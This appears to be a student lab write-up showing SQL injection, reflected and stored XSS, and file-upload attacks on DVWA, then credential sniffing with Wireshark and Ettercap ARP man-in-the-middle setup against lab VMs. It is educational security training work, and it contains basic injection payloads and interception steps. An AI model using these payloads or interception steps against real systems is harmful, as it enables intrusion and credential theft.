
STEP 3:

Login into DVWA username: admin Password: password



STEP 4:

Choose DVWA Security option this section includes different security levels and modules that can be enabled or disabled to enhance the security of the web application.



a. Perform SQL injection on DVWA

STEP 5:

The SQL Injection option in DVWA (Damn Vulnerable Web Application) is a tool that allows users to practice and learn about SQL injection attacks. Type the user ID as 1"or"1="1 click submit.

A screenshot of a web browser window titled "kali-linux-2023-W07-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The address bar shows the URL "192.168.56.101/dvwa/vulnerabilities/sql/". The main content area displays the DVWA logo and the title "Vulnerability: SQL Injection". On the left, there is a sidebar menu with various options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current selection), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. Below the menu, it says "Username: admin", "Security Level: high", and "PHPIDS: disabled". In the center, there is a form with a "User ID:" label and an input field containing "1"or"1="1". A "Submit" button is next to the input field. Below the input field, there is a "More info" section with three links: "http://www.securityteam.com/securityreviews/SDP0N1P76E.html", "http://en.wikipedia.org/wiki/SQL_Injection", and "http://www.unixwiz.net/tipps/sql-injection.html". At the bottom right of the page, there are "View Source" and "View Help" buttons.

STEP 6:

On clicking “Submit” username will be obtained.

A screenshot of a web browser window titled "kali-linux-2023-W07-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The address bar shows the URL "192.168.56.101/dvwa/vulnerabilities/sql/?id=1"or"1%3D"1&Submit=Submit#". The main content area displays the DVWA logo and the title "Vulnerability: SQL Injection". The "User ID:" input field now contains an empty string. The "More info" section shows the results of the exploit: "ID: 1"or"1="1", "First name: admin", and "Surname: admin". The rest of the page content is identical to the previous screenshot, including the sidebar menu, security information, and footer buttons.


b. Perform Cross-site scripting on DVWA

STEP 7:

Reflected XSS (Cross-Site Scripting) is a type of web vulnerability that occurs when an attacker is able to inject malicious code into a web page that is then reflected back to the user's browser.

In XSS reflected and in the user's name field enter the script as

"`<script>alert("hacked")</script>`" then click submit. You will get the prompt having the alert message contained within it.




STEP 8:

The Stored XSS (Cross-Site Scripting) option in DVWA (Damn Vulnerable Web Application) allows users to practice and learn about stored XSS attacks. Stored XSS attacks are a type of XSS attack where the malicious code is stored on the web server and is then delivered to all users who access the affected page.

In the name field type any text and in the message field type

`<script>prompt("Hello")</script>`. A prompt will appear asking for the details to enter .



c. Perform File upload DVWA

STEP 9:

File upload vulnerabilities can allow an attacker to upload malicious files, such as web shells or malware, to a web server, which can then be used to execute further attacks. In the option upload you can see that the file to upload is specified as it should be the image if it takes any other format means the website is vulnerable so now try to upload the .txt file and upload it. It will take the file next you can see the message saying uploaded successfully copy the path leaving the root and paste it in the browser you will enter the index page of the database which should not be visible.

The screenshot shows a Firefox browser window running on a Kali Linux host. The URL is 192.168.56.101/dvwa/vulnerabilities/upload/. The DVWA logo is at the top. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (highlighted in green), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: File Upload" and contains a form with a file input field. Below it, a message says ".../dvwa/hackable/uploads/test.php successfully uploaded!". A "More info" section provides links to OWASP, Securiteam, and Acunetix articles. At the bottom, it shows the user is logged in as 'admin' with 'Security Level: low' and 'PHPIDS: disabled'. There are "View Source" and "View Help" buttons.

The screenshot shows a Firefox browser window running on a Kali Linux host. The URL is 192.168.56.101/dvwa/hackable/uploads/. The title is "Index of /dvwa/hackable/uploads". The page displays a table with three columns: Name, Last modified, and Size. It lists three files: Parent Directory, dvwa_email.png (modified 16-Mar-2010, size 667), and test.php (modified 23-Feb-2023, size 12). Below the table, a footer note reads "Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80".


2. Perform Sniffing

a. Sniffing using Wireshark in Kali Linux

Sniffing with Wireshark refers to capturing network traffic and analyzing it using the Wireshark software. Wireshark is a powerful network protocol analyzer that allows you to capture and analyze traffic in real-time or from a saved capture file.

Step 1:


Enter root in Kali and enter the command wireshark.



```
(kali㉿kali)-[~] $ sudo -s
[sudo] password for kali: 
[root@kali ~]# wireshark
** (wireshark:2240) 23:45:31.522475 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```

Step 2:

Double click on the eth0 option.



Step 3:

In Firefox search for testfire.net. Sign into that website using the username as admin and password as admin.

AltoroMutual

[Sign In](#) | [Contact Us](#) | [Feedback](#) | [Search](#) | [Go](#)

ONLINE BANKING LOGIN

PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<ul style="list-style-type: none"> Deposit Product Checking Loan Products Cards Investments & Insurance Other Services <p>SMALL BUSINESS</p> <ul style="list-style-type: none"> Deposit Products Lending Services Cards Insurance Retirement Other Services <p>INSIDE ALTORO MUTUAL</p> <ul style="list-style-type: none"> About Us Contact Us Locations Investor Relations Press Room Careers Subscribe 	<p>PERSONAL</p> <p>Online Banking with FREE Online Bill Pay No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.</p>  <p>Real Estate Financing Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it.</p> <p>Small Business</p> <p>Business Credit Cards You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.</p> <p>Business Solutions Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.</p>  	<p>Privacy and Security The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.</p> <p>Win a Samsung Galaxy S10 smartphone Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.</p> 

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/us/en/subcategory/SW110>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.

AltoroMutual

[Sign In](#) | [Contact Us](#) | [Feedback](#) | [Search](#) | [Go](#)

ONLINE BANKING LOGIN

PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<ul style="list-style-type: none"> Deposit Product Checking Loan Products Cards Investments & Insurance Other Services <p>SMALL BUSINESS</p> <ul style="list-style-type: none"> Deposit Products Lending Services Cards Insurance Retirement Other Services <p>INSIDE ALTORO MUTUAL</p> <ul style="list-style-type: none"> About Us Contact Us Locations Investor Relations Press Room Careers Subscribe 	<p>PERSONAL</p> <h3>Online Banking Login</h3> <p>Username: <input type="text" value="admin"/></p> <p>Password: <input type="password" value="*****"/></p> <p><input type="button" value="Login"/></p>	<p>INSIDE ALTORO MUTUAL</p>

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features



The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/us/en/subcategory/SW110>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.

testfire.net

Step 4:

In Wireshark window and type in http. Click on the 'HyperText Transfer Protocol' option and in the left bottom of the window to find the option HTML form URL encoded click on that to see the username and password.



b. Sniffing using Ettercap in Kali Linux

Ettercap is a free and open source network security tool used for man-in-the-middle (MITM) attacks on LANs. It allows users to intercept and analyse network traffic in real time, and can be used for a variety of purposes, including network monitoring, network analysis, and penetration testing.

STEP 1:

In Virtual Box keep the instances kali linux, windows 7 and metasploitable machine in the host only adapter. Then, in kali linux terminal, log in as root. Using nbtscan, find the IP address of Windows 7 and metasploitable.

```
(kali㉿kali)-[~]
$ sudo -s
[sudo] password for kali:
[root@kali ~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.104 brd 255.255.255.0 broadcast 192.168.56.255
        netmask 255.255.255.0
        inet6 fe80::34a4:e537:163c:3562 brd fe80::ff:fe537:163c:3562 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
            RX packets 85 bytes 18184 (17.7 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 29 bytes 7032 (6.8 kB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
        netmask 0x0
        inet6 ::1 brd ::1 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 4 bytes 240 (240.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4 bytes 240 (240.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali ~]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.103 WINDOWS7-PC <server> <unknown> 08:00:27:b1:9d:29
192.168.56.105 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendo failed: Permission denied
```

STEP 2:

In Kali's toolbar select Ettercap.

Enter the password of root i.e., kali and authenticate it.



STEP 3:

The Ettercap prompt will be opened ,check the checkbox on the top. Select hosts options in the menu and inside hosts select scan the host. Then select host list. Select the IP address of Windows 7 and set it as target1 and metasploitable's IP as target 2. Select the global symbol global and then select ARP keep it as default.



Host List		
IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:05	
192.168.56.100	08:00:27:C5:0B:53	
192.168.56.103	08:00:27:9E:37:29	
fe80::251a:8054:38dc:acc6	0A:00:27:00:00:05	
fe80::65a1:f0ac:7d56:e24d	08:00:27:9E:37:29	
192.168.56.105	08:00:27:B5:37:A6	

[Delete Host](#) [Add to Target 1](#) [Add to Target 2](#)

```

Ettercap
0.8.3.1(EB) root@kali:/home/kali

Host List
IP Address MAC Address Description
192.168.56.1 0A:00:27:00:00:05
192.168.56.100 08:00:27:C5:0B:53
192.168.56.103 08:00:27:9E:37:29
fe80::251a:8054:38dc:acc6 0A:00:27:00:00:05
fe80::65a1:f0ac:7d56:e24d 08:00:27:9E:37:29
192.168.56.105 08:00:27:B5:37:A6

Delete Host Add to Target 1 Add to Target 2


DHCP: [08:00:27:9E:37:29] REQUEST 192.168.56.103
DHCP: [192.168.56.100] ACK : 192.168.56.103 255.255.255.0 GW invalid
DHCP: [08:00:27:B5:37:A6] REQUEST 192.168.56.105
DHCP: [192.168.56.100] ACK : 192.168.56.105 255.255.255.0 GW invalid
Host 192.168.56.103 added to TARGET1
Host 192.168.56.105 added to TARGET2

Using NDPI Name Scan for addresses from 192.168.56.0/24

IP address NetBIOS Name Server User MAC address
192.168.56.103 WINDOWS7-PC <server> <unknown> 08:00:27:9E:37:29
192.168.56.105 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied

[roott@kali] - [/home/kali]
# 

```



STEP 4:

To check the connection ping Windows7 from Metasploitable.


